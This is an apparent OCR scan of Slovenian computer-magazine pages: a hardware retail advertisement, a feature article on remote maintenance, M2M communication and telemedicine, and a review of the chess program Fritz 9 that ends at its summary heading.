ugodna cena kartuš



13.900



**Sistem PREMIUM
NF-3 9600**

AMD Sempron 3000+
(754)
Biostar NF325-A7 nForce
512 MB DDR
160GB 7200 S-ATA
Radeon 9600 128Mb TV
DVD-RW NEC3540A
mrežna karta 10/100
zvočna karta
disketna enota 1,44



114.900

**HP
PHOTOSMART M417**

Majhen, kompakten s 5.1 mio. točkami,
3x optičnim ter 7x digitalnim zoom-om
možnostjo zajemanje videoposnetkov
z zvokom ter velikim 4.6 cm LCD zaslonom



+ 512MB SD Kartica
46.990



**Notesnik
Fujitsu Siemens
Amilo PRO V2030**

Intel 915 GM - centrino
Intel Celeron M360 1,4 GHz
256 MB DDR2 (možno do 1 GB)
Trdi disk 40 GB SATA,
Combo drive DVD / CDRW
WLAN GemTek 802.11 BG
LCD 15.1 TFT display, 1024x768
4xUSB, VGA, Firewire, nra Red - IR
Giga LAN 10/100/1000 , S-Video
SD/MMC/MS Card reader,
stereo zvočniki, mikrofoni
brez operacijskega sistema
Garancija: 12 mesecev



159.900



**Brezžični
Alarmni sistem
XY-200E**

Komplet vsebuje:
alarmna centrala
za 4 senzorje
1x magnetni senzor
za vrata
1x IR senzor
2x daljinski upravljalca
za Vklp - izklop
1x Alarmna sirena



19.900

LEXMARK

LEXMARK E230

Hitrost : do 17 strani/ min. (A4)
čas do prve natisnjene strani:
manj kot 10 sekund
Standardni spomin: 8 MB
Kvaliteta tiskanja: do 1200 Image
Toner za 2.500 strani
250 listni predalnik
Paralelni in USB priključek

20.900



Skupina I.T.

www.e-misija.si

ČRNOMELJ, Art d.o.o., Zadružna cesta 30, Tel.: 07 35 69 310
HRASTNIK, Asist Matek & Co. D.n.o., Cesta 3. julija 1, Tel.: 03 56 46 541
IDRIJA, ComCom d.o.o. Lapajnetova ulica 029, Tel.: 05 372 20 20
IZOLA, Delta, Trgovska 4, Tel.: 05 640 22 55
KOČEVJE, Maček Servis, Tomšičeva 13, Tel.: 01 89 53 512
KOPER, Trgovina Megabyte, Staničev trg 11, Tel.: 05 627-46-99
KRANJ, Abakus trading, d.o.o., Vodopivčeva 17, Tel.: 04 23 68 656
LENDAVA, Partners d.o.o., Glavna ulica 73, Tel.: 02 57 74 802
LJUBLJANA, Sun rise, d.o.o., Leskoškova 12, Tel.: 01 52 40 288
LJUTOMER, Epro Ljutomer d.o.o. Ivana Kaučiča cesta 24, Tel.: 02 58 41 292
LOGATEC, Prolog d.o.o., Tržaška 114, Tel.: 01 75 90 270
LOGATEC, Klikshop, Cankarjeva 5, Tel.: 01 75 09 504
MARIBOR, Bakus d.o.o., Na poljanah 20, Tel.: 02 42 12 172
MENGES, AZ net d.o.o. Glavičeva ulica 1, Tel.: 01 72 91 263
METLIKA, Art d.o.o., Črnomaljska 1., Tel.: 07 30 63 450
NOVA GORICA, Eniac d.o.o., Rejčeva ulica 3, Tel.: 05 33 33 555

Opravičujemo se za morebitne napake v oglasu.

POSTOJNA, Klikshop, Tržaška cesta 30, Tel.: 05 72 04 888
PTUJ, Epro Ljutomer d.o.o., Ul. 25. maja 16, Tel.: 02 77 11 427
RADENCI, Partners d.o.o., Radgonska cesta 29, Tel.: 02 56 69 486
RAKEK, Uning d.o.o., Urec 25, Tel.: 01 70 96 440
ROGAŠKA SLATINA, Bios Rač. Inženiring, Brestovška 27, Tel.: 03 58 14 588
SLOVENJ GRADEC, Miron d.o.o., Ronkova 4, Tel.: 02 88 39 120
SL. BISTRICA Ultra - Impex d.o.o., Ljubljanska cesta 80, Tel.: 02 81 82 860
SL. KONJICE Ultra - Impex d.o.o., Mestni trg 16, Tel.: 03 75 91 630
ŠENTVID PRI STIČNI, Računalniški inženiring Isoft, Sad 2, Tel.: 01 78 05 044
TREBNJE, Ribera d.o.o., Stari trg SA Tel.: 07 30 41 802
VELENJE, Flop d.o.o., Šaleška 19 A, Tel.: 03 89 75 408
VRHNIKA, Molek servis Peter Molek s.p., Vrtnarja 3, Tel.: 01 75 05 170
ŽALEC, Agina Informatika, d.o.o., Savinjska cesta 25, Tel.: 03 71 21 410
ŽIRI, Gluhicom d.o.o., Jezerska ulica 1, Tel.: 04 51 06 090

E-misija d.o.o.
KAMNIK, Ljubljanska cesta 21d,
Tel.: 01 830 35 30, 32
NOVO MESTO Zwittrova ul.1,
Tel.: 07 337 25 70
TRGOVINE:
MARIBOR:
Ulica talcev 24, Tel.: 02 2296-180,
KRANJ:
Jake platiše 17, Tel.: 04 235 00 00,





Boljša kontrola ob nižjih stroških: vse več podjetij v svetu se odloča za angažiranje centrov za daljinski nadzor stavb

V svetu hitro raste število daljinskih središč za industrijski, prometni, zdravstveni, okoljevarstveni in drugačen nadzor, optimiranje in vzdrževanje, ki si vse bolj pomagajo tudi z bankami podatkov.

Piše: Esad Jakupović

esad.jakupovic@mojmikro.si

Uporabnikom najrazličnejših naprav, od dvigal do diagnostičnih strojev v medicini, so vse bolj na voljo nadzor, pridobivanje znanja in preventivno vzdrževanje s strani strokovnih servisov. Nove tehnologije odpirajo možnosti dvosmernega audio in video vzdrževanja prek frekvenčnega pasu, ki ga uporabljajo mobilni telefoni. **Telemedicina** bo v prihodnosti zmanjšala stroške zdravstvene nege za kronične bolnike, ker bo omogočala nadzor na domu. **Daljinski servisi** bodo pomagali odkrivati napake v avtomobilih, kamionih in vlakih ter tako znižali stroške garancij in preprečevali številne resnejše okvare.

VEČ NAPRAV KOT LJUDI

Trg daljinskih servisnih aplikacij, integracije sistemov in daljinskega svetovanja, ki že danes dosega skoraj **14 milijard evrov**, bo v letu 2010 vreden kar **100 milijard evrov**. Svetovni trg daljinskega vzdrževanja in sorodnih storitev bo po oceni analitskega podjetja Gartner čedalje hitreje rasel. Obseg industrijskih aplikacij za tovrstne storitve se bo povečal s 13,7 milijarde evrov v letu 2000 na 35,7 milijarde v letu 2010, povprečno 21 odstotkov na leto. Gonila hitre rasti daljinskega vzdrževanja bodo povpraševanje po IT-storitvah, kot so podpora posodabljanju programske opreme in konfiguriranja, storitve za odpravljanje varnostnih razpok, diagnostična podpora pri analizah napak in podobno. Daljinske storitve je mogoče učinkovito uporabljati le, če lahko stroji in pomožna oprema med sabo ko-

Stavbe pod nadzorom


Ko vstopite v znano blagovnico, takoj opazite, da so temperatura, vlažnost in ventilacija skrbno nadzorovani. Za nadzor skrbi sistem, zasnovan na mikroprocesorjih, a je vedno potreben tudi človeški nadzor. Za veliko stavb danes skrbijo najeti tehniki iz podjetij, ki ponujajo tovrstne storitve. Nadzor je vse pogostejše nadzorovan **od zunaj**, prek interneta, iz **specializiranih centrov**, ki so opremljeni podobno kot centri za nadzor prometa. Takšni centri lahko nadzorujejo na stotine stavb, z računalniško avtomatiko, ki obdeluje raznovrstne podatke. Poleg tega, da omogočajo vzdrževanje ustrezne temperature, vlage in prezračevnosti, sistemi lahko preverjajo tudi različne varnostne, protipožarne in druge podatke, skrbijo za varčevanje z gorivom oziroma energijo in podobno. Z ustrezno programsko opremo za nadzor ima tehnik odličen vpogled v stanje v stavbi prek hitro prepoznavnega vmesnika, ki mu po potrebi omogoča tudi **hitro ukrepanje**. Za lažje prepoznavanje stanja se običajno uporabljajo barvni obrabci, ki jih je lahko zapomniti in zaslediti kakršnokoli odstopanje. Pri odstopanju se po navadi aktivirajo hitri **avtomatizirani ukrepi**, kot je dodatno preverjanje nekaterih podatkov ali aktiviranje določenih naprav, obveščanje ustreznih služb in podobno. Tehniku mora biti na voljo tudi ustrezno osebje v sami stavbi, ki lahko po potrebi ukrepa, če pride do pozabljivosti zaposlenih in manjših okvar. Ko pa gre za resnejše okoliščine, kot je na primer izbruh požara, nadzorni center nujno aktivira ustrezne **strokovne službe**.

Sistemi za centralizirani nadzor stavb se bodo še naprej razvijali vzporedno s širjenjem zanimanja za tovrstno »zunanje izvajanje« nadzora v velikih sistemih.

municirajo prek fiksnih, mobilnih in satelitskih omrežij. Forrester Research napoveduje, da bo letos več **podatkov izmenjanih med stroji kot med ljudmi** in da bodo komunikacije med stroji (**M2M**) v letu 2020 tridesetkrat obsežnejše od tistih med ljudmi. Podatek ni presenetljiv, ker že danes obstaja več kot **50 milijard** strojev, opremljenih z mikrokrmilniki ter nadzornimi in krmilnimi enotami, ljudi pa je v svetu le okoli šest milijard.

Še posebej hitro rastejo **brežžične komunika-**

cije M2M, s katerimi lahko karkoli pretvorimo v omrežen objekt. V letu 2003 je bilo v svetu blizu 20 milijonov brezžičnih povezav M2M, vključno s števcii, alarmnimi sistemi, prodajnimi avtomati in moduli za sledenje. Po napovedih podjetja E-principal jih bo v letu 2008 že 150-krat več – kar 300 milijonov. Podobno bo z brezžičnimi moduli, pri katerih pričakujejo rast 34 % na leto, s 500 milijonov evrov v letu 2004 na 1,75 milijarde evrov v letu 2008. Svetovni vodja na tem področju je podjetje Siemens s




Daljinsko vzdrževanje: Zemljevid elektrarn, ki jih po svetu nadzira Siemensov center PGL (REC) v Karlsruheu.


37 % globalnega trga. Podjetje Allied Business Intelligence pričakuje, da bo svetovni trg M2M opreme in storitev v letu 2008 dosegel celo 20 milijard evrov. Analitsko podjetje Frost & Sullivan je v letu 2002 napovedalo, da se bo prodaja brezžičnih diagnostičnih sistemov v Evropi povečala s 180 milijonov evrov v letu 2001 na 1,88 milijarde evrov v letu 2009. V študiji podjetja Datamonitor iz leta 2002 pa je napovedano, da bo do konca leta 2005 v omrežja povezanih 30 milijonov evropskih gospodinjstev. Delež povezanih gospodinjstev se bo v treh letih povečal s približno 5 na več kot 20 odstotkov.

SERVISI BREZ MEJA

Po ocenah Evropske komisije bodo **elektronski zdravstveni sistemi**, kot so preverjanje zdravja prek interneta ter medomrežna diagnoza in zdravljenje, postali tretji največji segment zdravstvene oskrbe, po farmacevtskih in medicinskih sistemih. Skupni evropski trg za elektronske zdravstvene sisteme bo v letu 2010 dosegel 11 milijard evrov oziroma 5 % celotnih stroškov za zdravje. Evropski trg **telemedicinskih aparatov**, kot so hišni EKG, ultrazvočne raziskave in daljinsko pregledovanje (teleskeniranje oči, bo oceni Frost & Sullivana porasel z 72 milijonov evrov v letu 2003 na 1,5 milijarde v letu 2011, kar pomeni 42-odstotno rast. Ko se je pred četrto stoletja pokvaril frezalni stroj, je moral do njega



Diagnostika vozil na daljavo: Svetovni trg diagnostičnih sistemov za daljinsko preverjanje vozil bo letos dosegel vrednost milijardo evrov.



Globalni trg storitev na daljavo: Od 35,7 milijarde dolarjev v letu 2010 bodo 72 % prinesle storitve na daljavo.

priti usposobljen tehnik in ga popraviti. Stroj je pogosto stal več dni brez dela. Danes so popravila običajno bistveno hitrejša, še posebej zato, ker okvare pogosto povzročata **programska opre-**

Navidezni klicni center

Mnoge intervencije na daljavo se zasnovane na informacijah, ki jih prenaša oseba z mesta dogajanja, ki pa pogosto ni dovolj izkušena pri odkrivanju pravih podatkov, števil, oznak na aparatih in podobno. V Nemčiji so zato razvili sistem **vizualne podpore storitvam** (Visual Service Support, VSS), ki omogoča kakovostno dvosmerno prostoročno prenašanje avdio in celo video komunikacij med tehnikom in strokovnjakom. Sistem je v svoji avdio in podatkovni različici uporaben kjerkoli v svetu, saj je zasnovan na vsepovsod razširjeni radijski GSM-frekvenci 9,6 Kb/s. Če pa so na voljo GPRS- in UMTS-frekvence je omogočen tudi prenos kakovostnih slik ali videa. VSS temelji na naprednem standardu video stiskanja MPEG-4 AVC (Advanced Video Coding) in ustreznem kodiranju-dekodiranju (kodeku). V podjetju Siemens, ki je razvilo sistem VSS, sodijo, da je potencialni trg tovrstnih naprav velik vsaj 50 milijonov evrov na leto. Oprema VSS ni ravno poceni, a je treba upoštevati dejstvo, da na primer ura nedelovanja nafne platforme zaradi okvare stane več kot 100.000 dolarjev, kar je že mnogokrat več. S pomočjo VSS-a pa tehnik veliko hitreje in učinkovitejše ukrepa in tako bistveno zmanjša čas nedejavnosti naprav oziroma strojev. Strokovnjaki napovedujejo ustanovitev mednarodne skupine strokovnjakov kot svojevrstnega navideznega klicnega centra, ki bi ponujal podporo lokalnim tehnikom v obliki dvosmerne avdio-video-informacijske komunikacije z uporabo spletnih priročnikov, prenosi programske opreme in podobno. Sistem VSS tvorijo potrebam prilagojeni nosilni računalnik, naglavna kamera velikosti 3 x 3,5 x 6 cm in zaslon iz organskih svetlečih diod (OLED), ki serviserjem omogoča pregled diagramov, navodil in opomb ter posreduje nasvete strokovnjakov v živo.




Prenosne tehnologije za izboljšanje nadzora: Dvosmerne komunikacije omogočajo poglobljeno sodelovanje tehnikov in strokovnjakov pri konkretnih problemih.

ma, ki se jo da hitreje zamenjati. Mnoga podjetja v svetu imajo pogodbe s specializiranimi **servisi za vzdrževanje**, ki reagirajo hitro, pogosto pa tudi nadzirajo delovanje posameznih sistemov in lahko ukrepajo tudi preventivno. Vloga tovrstnih servisov bo čedalje pomembnejša, ker se bo pomen razpoložljivosti strojev in druge opreme še naprej povečeval glede na potrebe po nadaljnjem optimiranju proizvodnje oziroma poslovanja.

Vsaka stranka si danes želi takojšnje ukrepanje v primeru okvare, pa naj gre za varilnega robota, plinsko turbino, električno lokomotivo ali računalniški tomograf. Konvencionalnim servisom v tem že danes pomagajo **daljinski servisi**, ki prek podatkovnih linij nadzirajo delovanje strojev in potek proizvodnje. To je seveda le del vzdrževanja, ki vključuje tudi preventivno vzdrževanje, posodabljanje programske opreme, optimiranje proizvodnje in podobno. V prihodnosti bo mogoče, na primer, zmogljivosti avtomatskega sistema elektrarne izboljšati z daljinskim prilagajanjem programske opreme za nadzor. Med drugim bo mogoče izboljšati delovanje avtomatskih sistemov elektrarne z daljinsko zamenjavo nadzorne programske opreme. Pogoj za tovrstne daljinske sisteme so **komunikacijske tehnologije**, ki zagotavljajo visoko stopnjo omrežnih povezav v elektrarni prek krajevnih brezžičnih povezav, WLAN-a in podobnih s še višjimi pasovnimi širinami.



Ukrepanje na 5000 km: Strokovnjaki PGL v Orlandu (levo) so na daljavo odkrili razpoko na plinski turbini (desno) in obvestili operatorje o nujni zamenjavi poškodovanega dela.



VARČEVANJE NA DALJAVO

Programska oprema se vse bolj uporablja za izvajanje operacij, ki so bile tradicionalno povezane s strojno opremo ali celo vanjo vdelane. To pa prinaša tudi spremembe delovanja na daljavo. Za izvajanje tovrstnih operacij so potrebne vse večje računalniške zmogljivosti, ker slike in grafika omogočajo hitrejšo obdelavo podatkov in boljše odločanje kot opisi težav prek telefona. Napake je mogoče hitreje analizirati in identificirati na podlagi primerjanja s podobnimi opisi in primeri v podatkovni zbirki. Sistem pa zahteva tudi izboljšana tipala za neprekinjeno merjenje operativnih podatkov. V naprednem sistemu daljinskega vzdrževanja morajo imeti stranke in servisi iste interese. Stranke morajo sprejeti zahteve servisov za popolnejšim spremljanjem delovanja strojev in opreme. Servisi pa morajo sprejeti dejstvo, da je potreben večji vpogled strank v podatke in rešitve, ki jih uporabljajo vzdrževalci. Ne nazadnje morajo biti sistemi za prenos podatkov tudi zelo varni, da onemogočijo vpletanje od zunaj.

Novre rešitve zahtevajo dodatne naložbe, še

storitve na daljavo

posebej zato, ker današnje omrežne komponente, kot so požarni zidovi in usmerjevalniki, in tudi varnostni predpisi onemogočajo neposredne povezave med podjetniškimi omrežji. Daljinski sistem za vzdrževanje vključuje strežnike v posebej zaščitene omrežne conah, ki so tako s strankami kot tudi z vzdrževalci povezane prek šifriranih linij. Do strežnikov mora biti omogočen pristop tudi prek interneta, kar vključuje tudi visoko stopnjo zaščite pred virusi in drugimi



Daljinski nadzor oskrbovanja: Nadzorna služba odkriva morebitne okvare na vlakih, tovornjakih in avtomobilih ter tako lahko optimira sistem oskrbovanja.

vsiljivci. Ko se izpolnijo vsi pogoji, lahko daljinsko vzdrževanje prihrani precejšnja sredstva. Siemens Power Generation je tako s preventivnim vzdrževanjem plinskih turbin v zadnjih treh letih privarčeval desetine milijonov dolarjev, njegove stranke pa še več. Podobno je tudi s Servisom za elektrarne na fosilna goriva, ki je del Siemensovega sistema Power Generation Control Systems (PGL) v Karlsruheu. V centru je mogoče na velikem zemljevidu sveta s klikom na ime izbrati elektrarno, ki je del sistema in z njo se takoj vzpostavi zveza s prenosom podatkov v realnem času. V centru je trenutno zaposlenih 40 strokovnjakov, ki izpolnjujejo zahteve 140 strank po svetu, med njimi tudi elektram, ki kombinirajo različne vire energije.

TELEMEDICINSKI NADZOR ZA DOM

Samo v letu 2003 so v centru PGL oziroma REC (Remote Expert Center – daljinski ekspertni center), kakor mu tudi rečejo, s tehnologijami nadzora razrešili 4800 težav. Pri raziskovanju težav so uporabljali svoja diagnostična orodja prek standardnih telefonskih linij, z modemske prenosom podatkov in prek interneta, standardno pa so uporabljali sisteme šifriranja. V svojem centru v Orlandu v ZDA strokovnjaki PGL-ja rešujejo predvsem probleme s turbinami in ne s kontrolnimi sistemi. V Orlandu vsak dan hranijo gigabajte podatkov o temperaturi, pritisku, vibracijah in splošnem stanju lopatic turbine, komor za izgoravanje, ležaje in podobno. V takšnem sistemu napake hitro odkrivajo in z nujnimi opravki preprečujejo večje nevarnosti in škode.

Daljinsko vzdrževanje v letu 2015

Piše se leto 2015. V centru za stojno opremo podjetja Superior Remote Services (SRS) v Dublinu trije strokovnjaki prek podatkovnih linij pomagajo strankam pri vzdrževanju, popravilju in optimiranju najrazličnejših aparatov, strojev in opreme. Trenutno pomagajo pri popravilih tovornjaka na avtocesti v Avstraliji, plinske elektrarne v St. Petersburgu in računalniškega tomografa klinike Mayo v Rochesteru. Oprema v središču SRS jim omogoča, da se povežejo neposredno v kontrolne sisteme samih naprav in tako pogledajo ravno tiste uporabniške informacije, ki jih vidijo stranke na svoji strani.

Jan Brener, strokovnjak za navidezno vzdrževanje sistemov, ki se je pred kratkim pridružil podjetju, je pred nekaj minutami prejel klic voznika tovornjaka iz Avstralije, iz podjetja, s katerim imajo pogodbo o daljinskem vzdrževanju. Voznik ga je obvestil, da se je tovornjak hladilnik, natovorjen z zmrznjenim mesom, naenkrat ustavil. Jan se je hitro radijsko povezal z računalnikom v kamionu in kmalu odkril, da ne gre za mehansko okvaro. V računalniku je odpovedal ventilator, pregrevanje povzročilo njegovo blokiranje in potem ustavitev tovornjaka. »Daljinski serviser« je naložil vozniku, da odpre pokrov računalnika, in mu prek mobilnega video telefona pokaže del z ventilatorjem. Potem mu je z navodili pomagal sprostiti nekaj vijakov in umakniti nekaj pokrovčkov, in kmalu sta skupaj odkrila, da je eden kontaktnih vijakov popustil, kar je prekinilo napajanje ventilatorja. Okvara je bila kmalu odpravljena, pokrovčki in vijaki vrnjeni na svoja mesta, računalnik pa znova vključen. Čez nekaj minut je tovornjak nadaljeval potovanje, z znova vzpostavljanim hlajenjem tovora.

Janova sodelavka Elizabeth Rowley je v tem času prepričevala ekipo inženirjev v elektrarni na plin v St. Petersburgu, da uporabijo izboljšane parametre za operacijski sistem elektrarne, ki naj bi pospešil upočasnjeno vrtenje plinske turbine. Kot strokovnjak za programsko opremo za področje energetike je pred tem izračunala optimalne parametre na podlagi vzporedne analize delovanja 250 podobnih elektrarn. Na koncu ji je uspelo prepričati ekipo, da poskusijo nadgraditi programsko opremo z orodjem za optimiranje, ki ga je zanje pripravila. Takoj po prenosu posodobitve se je vrtenje turbine pospešilo. Uprava elektrarne je zatem potrdila Elizabeti oziroma podjetju SRS pogodbo o enoletni uporabi programskega orodja za posodobitev.

Drug Janov sodelavec, Tom Wang, je medtem po rednem daljinskem pregledovanju nekaterih kompleksnih medicinskih naprav na zdravstveni kliniki Mayo v Rochesteru odkril znamenja možne okvare na sodobnem računalniškem tomografu. Na glavnega tehnologa klinike je naložil e-sporočilo z opozorilom, da je potrebno dodatno temeljito testiranje, verjetno pa tudi zamenjava rentgenske cevi, ki povzroča težave pri snemanju.



Celovito spremljanje: Izmenjava podatkov o položaju vozil in blaga omogoča pravočasno obveščanje uporabnikov o morebitnih zamudah



Pod nadzorom iz bolnišnice: Starejše osebe lahko same merijo krvni pritisk in nivo krvnega sladkorja ter podatke pošiljajo k zdravniku na ocenjevanje in morebitno ukrepanje.

Daljinski nadzor ni namenjen samo podjetjem, saj obstajajo tudi centri, ki nadzorujejo stanovanja ali hiše tistih, ki potrebujejo dodatno zaščito in lahko plačujejo tovrstne storitve. Posebej so zanimive možnosti daljinskega nadzora in ukrepanja v medicini. Frost & Sullivan ocenjuje, da se bo evropski trg telemedicine povečeval po stopnji 42 odstotkov na leto do leta 2011. Osrednja rešitev za hišne telemedicinske sisteme so male naprave, na katere se lahko priključijo posebne merilne naprave. Osebe s kardiovaskularnimi težavami, na primer, lahko merijo telesno težo, krvni pritisk in pulz. Za sladkorne bolnike so naprave drugačne, posebne so tudi za kronične pljučne bolnike ali za osebe s srčnimi težavami. Naprave običajno ponujajo tudi glasovna navodila o uporabi merilnikov. Podatki se potem radijsko, v sistemu mobilne telefonije, prenašajo do zdravstvenega centra, kjer jih pregledajo pooblaščenec in strokovne osebe, ki po potrebi angažirajo terenske službe za posege. V svetu že delujejo nekateri telemedicinski nadzorni sistemi, recimo v ZDA in na Japonskem. Nekateri evropske države, kot so Švedska, Velika Britanija in Nemčija, preučujejo različne možnosti, ki bi bile del obstoječega zdravstvenega sistema. Vse to pa je le začetek množičnega širjenja vsakovrstnih sistemov za daljinski nadzor v svetu, ki številnim strokovnjakom ponujajo nove možnosti za delo in zaslužek.

FRITZ V DEVETI IZDAJI


Fritz prihaja redno in ob pravem času. Vsako leto izide nova različica, in sicer vedno malo pred novim letom, ko smo vsi bolj nagnjeni k nakupom in ko včasih kupimo kakšno stvar, ki je sicer ne bi.

Piše: Volko Mencinger

volko.mencinger@mojmikro.si

NAMESTITEV IN PRVI ZAGON

Običajno se ne ustavljam pri tej točki, ker je namestitev programov večinoma preprost postopek. A vseeno bi rad dal nasvet, da uporabite namestitev programa »Po meri« in pustite izbrane prav vse možnosti – tako vam že predlaga sam



namestitveni čarovnik. Zakaj? Ker boste tako imeli nameščeno tudi **celotno podatkovno zbirko** (preko milijon partij!) in tudi celotno **knjižnico**. Samo tako bo prišla do izraza sposobnost programa, da izboljšuje knjižnico na podlagi metode **učenja**. Za takšno namestitev potrebujete malo manj kot 900 MB prostora na trdem disku, kar dandanes ne bi smel biti problem. Še to – pri izbiri jezika izberite **slovenščino**. Minimalna zahtevana oprema je računalnik s taktom vsaj 300 MHz, 64 MB delovnega pomnilnika ter operacijski sistem Windows 98 ali novejši (program ne deluje edinole na Windows 95 in Windows NT). Za prave užitke s 3D-grafiko potrebujete zares dober računalnik, npr. vsaj 2,2 GHz Pentium, 256 MB pomnilnika, grafično kartico z vsaj 128 MB pomnilnika, operacijski sistem Windows XP, z DirectX združljiv zvočni sistem in Windows Media Player 9 ali novejši.


S programom Fritz dobite tudi serijsko številko, ki vam pomeni tudi enoletno članarino za igranje na strežniku **Playchess.com**, kar pomeni vrednost 20 evrov.

3D »ŠAHOVSKI TUREK«

Čeprav avtorji programa pravijo, da so veliko dela posvetili izboljšanju igre in moči programa, pa mi pogled na vse datoteke, ki se naložijo z možnostjo »3D« da slutiti, da je bilo ravno na tem največ dela. Računalniški



»friki« so to pot res prišli na svoj račun. Že sam videz 3D-šahovnice je briljanten. 3D-grafika s »šahovskim Turkom«, ki ga je daljnega leta 1769 na željo cesarice Marije Terezija skonstruiral baron Wolfgang von Kempelen, je res izjemna. Za-



hteva pa zelo močan računalnik. Ko se povežete s strežnikom **Playchess.com**, imate pri Fritzu 9 izjemno natančne **geografske karte**, celo s podatki o vremenskih razmerah v različnih krajih na Zemlji in z animacijo vrtenja zemeljske krogle. Izjemno dobrodošla je možnost **opazovanja do 9 partij hkrati**. To je še posebej koristno, ko sledite dogajanju na ekipnih tekmovanjih, na primer olimpiadi.

MOŽNOSTI TRENINGA

Fritz 9 vam ponuja obilo možnosti treninga. Za trening otvoritev in končnic je zelo priporočljiv detajlni trening. Tako lahko močno izboljšate svojo igro v določeni otvoritvi. Zanimivi so še trije treningi – **Attack**, **Check in Defense**. Pri prvem morate v čim krajšem času določiti vse napadene figure, pri drugem vse figure, ki lahko dajo šah, in pri tretjem vse figure, ki niso branje. Tak trening je izjemno koristen za hitro zaznavanje in pregled nove pozicije. Pomaga vam najti odgovor na vprašanje, kako se čim hitreje živjeti v nov položaj. To je nekaj podobnega, kot če na zaslonu prikazete neznano pozicijo za nekaj sekund in jo poskušate postaviti na šahovnici.



Novi Fritz vam tudi razloži pozicijo, čeprav so te razlage včasih vprašljive. Nasploh je tukaj še veliko možnosti izboljšav.

VEČPREDSTAVNOST

Fritz 9 v celoti podpira Chess Media System – multimedijski način učenja šaha.

V Fritzu 9 imamo zanimivo razlago šahovske igre za začetnike. V začetniškem tečaju (**Beginners Course**) vam angleški mednarodni mojster **Andrew Martin** v sliki in besedi in poljuden način razloži šahovsko igro. Od šahovskih osnov (notacija in osnovna postavitve), prek razlage delovanja figur, do primerov matnih slik in na koncu še ilustrativni primer šahovske partije. Vsega skupaj je 36 multimedijskih lekcij za začetnike v trajanju nekaj več kot eno uro. Dodatno je na zgoščenki preko tri ure multimedijskega gradiva z nazivom **Grandmasters Teach Chess** (učenje šaha z vele mojstri). Tega so pripravili pri Chess-Base v sodelovanju s Kasparovom, Korčnjem, že omenjenim Andrewom Martinom, danskim mednarodnim mojstrom Jacob Aagaardom in angleškim vele mojstrom Petrom Wellsom. Gre za multimedijske učne ure, kjer na primer Kasparov razlaga varianto Najdorfove sicilijanke z imenom »zastupljeni kmet«, ki je bila priljubljeno orožje Bobbyja Fischerja s črnimi figurami; Korčnoj pa govori o svoji šahovski poti (*My life in chess*, Vol. 1 in Vol. 2). Gre za 13 lekcij na mojstrski ravni, ki so izšle kot samostojni izdelki. Pogoja za uporabo multimedijskih lekcij sta, da imate vstavljeno zgoščenko in da obvladate angleščino.

NOVOSTI

Novosti je veliko. Še zlasti zanimivi se mi zdita dve možnosti igranja na 64 poljih.

Najzanimivejša in tudi pri nas zelo priljubljena predvsem med mladimi je zagotovo »žri« (v angleškem jeziku to različico najdete pod izrazi **Giveaway Chess**, **Losing Chess**, **Suicide Chess**, **Killer Chess** ali **Take-all Chess**). Naslednja nekoliko zahtevnejša in dokaj resna je »šah 960« (znan tudi kot **Shuffle Chess** ali **Random Chess**). Izumil jo je Bobby Fischer. Kmetje so v 2. in 7. vrsti, na 1. in 8. vrsti pa so figure postavljene naključno. Ker obstaja 960 možnosti postavitve figur, se tak način šahovske igre imenuje šah 960.

POVZETEK

